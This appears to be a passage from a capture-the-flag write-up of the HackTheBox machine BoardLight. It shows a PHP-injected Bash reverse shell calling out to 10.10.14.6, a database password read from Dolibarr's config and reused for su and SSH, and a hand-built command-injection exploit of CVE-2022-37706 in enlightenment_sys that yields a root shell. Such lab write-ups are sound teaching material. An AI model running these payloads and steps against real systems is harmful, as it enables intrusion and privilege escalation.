
PHP Version 7.4.3-4ubuntu2.22

System	Linux boardlight 5.15.0-107-generic #117~20.04.1-Ubuntu SMP Tue Apr 30 10:35:57 UTC 2024 x86_64
Build Date	May 1 2024 10:11:33
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/fpm

Note that in order to get the PHP to run in the preview, I must has the "Show dynamic content" toggle enabled, which is it not by default.

Shell

I'll update the source to invoke a Bash reverse shell:



```
<!-- Enter here your HTML content. Add a section with an id tag and tag contentedi
<section id="mysection1" contenteditable="true">
</section>

<?Php system('bash -c "bash -i >& /dev/tcp/10.10.14.6/443 0>&1"'); ?>

```

When I save this (and it tries to preview), the browser hangs. At my listening `nc`, there's a shell:

```
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.11 34692
bash: cannot set terminal process group (861): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/website$
```

I'll upgrade it using the standard technique:

```
www-data@boardlight:~/html/crm.board.htb/htdocs/website$ script /dev/null -c bash
Script started, file is /dev/null
www-data@boardlight:~/html/crm.board.htb/htdocs/website$ ^Z
[1]+  Stopped                 nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
nc -lnvp 443
            reset
reset: unknown terminal type unknown
Terminal type? screen
www-data@boardlight:~/html/crm.board.htb/htdocs/website$
```

Shell as laraissa

Enumeration

Users

There is one user with a directory in `/home`:

```
www-data@boardlight:/home$ ls
larissa
```

larissa and root are the only users with shell:

```
www-data@boardlight:/home$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
larissa:x:1000:1000:larissa,,,:/home/larissa:/bin/bash
```

www-data isn't able to access larissa's home folder.

Dolibarr

The Dolibarr configuration file is located at `/var/www/html/crm.board.htb/htdocs/conf/conf.php`:

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ ls
conf.php  conf.php.example  conf.php.old
```

`conf.php` has a bunch of stuff:

```
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
```

The most interesting part is the database connection information, including the password "serverfun2$2023!!".

su / SSH

Before checking out the database, I'll see if this password is reused for either root or larissa:

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ su -
Password:
su: Authentication failure
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ su - larissa
Password:
larissa@boardlight:~$
```

It works for larissa. The password also works for SSH:

```
oxdf@hacky$ sshpass -p 'serverfun2$2023!!' ssh larissa@board.htb

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$
```

I can now read `user.txt`:

```
larissa@boardlight:~$ cat user.txt
cbcdd575************************
```

It's worth noting that the folders in larissa's home directory suggest this is a Linux machine with a GUI desktop environment installed:

```
larissa@boardlight:~$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
```

You don't typically see `Desktop`, `Downloads`, `Pictures`, etc on server skews of the OSes.

Shell as root

Enumeration

larissa has no `sudo` powers:

```
larissa@boardlight:~$ sudo -l
[sudo] password for larissa:
Sorry, user larissa may not run sudo on localhost.
```

larissa isn't able to see any other user's processes due to `/proc` being mounted with `hidepid=invisible`:

```
larissa@boardlight:~$ ps auxww
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
larissa     3129  0.0  0.1  10776  4980 pts/0    S    06:45   0:00 -bash
larissa     3558  0.0  0.0  11496  3388 pts/0    R+   08:18   0:00 ps auxww
larissa@boardlight:~$ mount | grep "^proc"
proc on /proc type proc (rw,relatime,hidepid=invisible)
```

The SetUID binaries on the box are mostly typically:

```
larissa@boardlight:~$ find / -perm -4000 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-
0.23.1/freqset
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/vmware-user-suid-wrapper
```

The four related to `enlightenment` are interesting. Enlightenment is a Windows manager for the X Windows System. It's a GUI interface for Linux systems. I already noted above that the home directory looked more like one of a desktop skew rather than a server.

CVE-2022-37706

Background

CVE-2022-37706 is a vulnerability in:

> *enlightenment_sys in Enlightenment before 0.25.4 allows local users to gain privileges because it is setuid root, and the system library function mishandles pathnames that begin with a /dev/.. substring.*

The discoverer of this vulnerability did a really nice writeup with a POC on GitHub. Basically there's a place where `enlightenment_sys` calls `system(cmd)`, where `cmd` is a string that includes user input. To get to that point, it must be invoked as `enlightenment_sys mount` with some specific mount options and then a filename. That file name is used to build a string that is passed to `system`, and vulnerable to command injection. The file must also exist.

Exploit

There is a nice POC shell script in the repo, but it's not hard to do manually, and I'll learn more.

I'll need two directories to make this work. First, `/tmp/net`, and another that matches my injection. The second one must exist when I pass in something like `/dev/../tmp/;/tmp/0xdf` as an argument. That means I need `/tmp/;/tmp/0xdf` as a directory. That includes a directory named `;`.

```
larissa@boardlight:~$ mkdir /tmp/net
larissa@boardlight:~$ mkdir -p "/tmp/;/tmp/0xdf"
larissa@boardlight:~$ find '/tmp/;' -ls
   524344      4 drwxrwxr-x   3 larissa  larissa      4096 May 31 09:09 /tmp/;
   524345      4 drwxrwxr-x   3 larissa  larissa      4096 May 31 09:09 /tmp/;/tmp
   524346      4 drwxrwxr-x   2 larissa  larissa      4096 May 31 09:09
/tmp/;/tmp/0xdf
```

Now, when the command injection works, it's going to call `/tmp/0xdf`. So I'll put a script there that just runs `bash` and make it executable:

```
larissa@boardlight:~$ echo "/bin/bash" > /tmp/0xdf
larissa@boardlight:~$ chmod +x /tmp/0xdf
```

Now I run `enlightenment_sys` to trigger. It will check that `/dev/../tmp/;/tmp/exploit` exists as a directory, and then call `system`, resulting in calling `bash`, which returns to a root shell:

```
larissa@boardlight:~$ /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u),
"/dev/../tmp/;/tmp/0xdf" /tmp///net
mount: /dev/../tmp/: can't find in /etc/fstab.
root@boardlight:/home/larissa#
```

And I can read `root.txt`:

```
root@boardlight:/root# cat root.txt
5f53a104************************
```

0xdf hacks stuff

0xdf hacks stuff
0xdf.223@gmail.com

0xdf_
0xdf
feed
0xdf
@0xdf@infosec.exchange

CTF solutions, malware analysis, home lab development

Buy me a coffee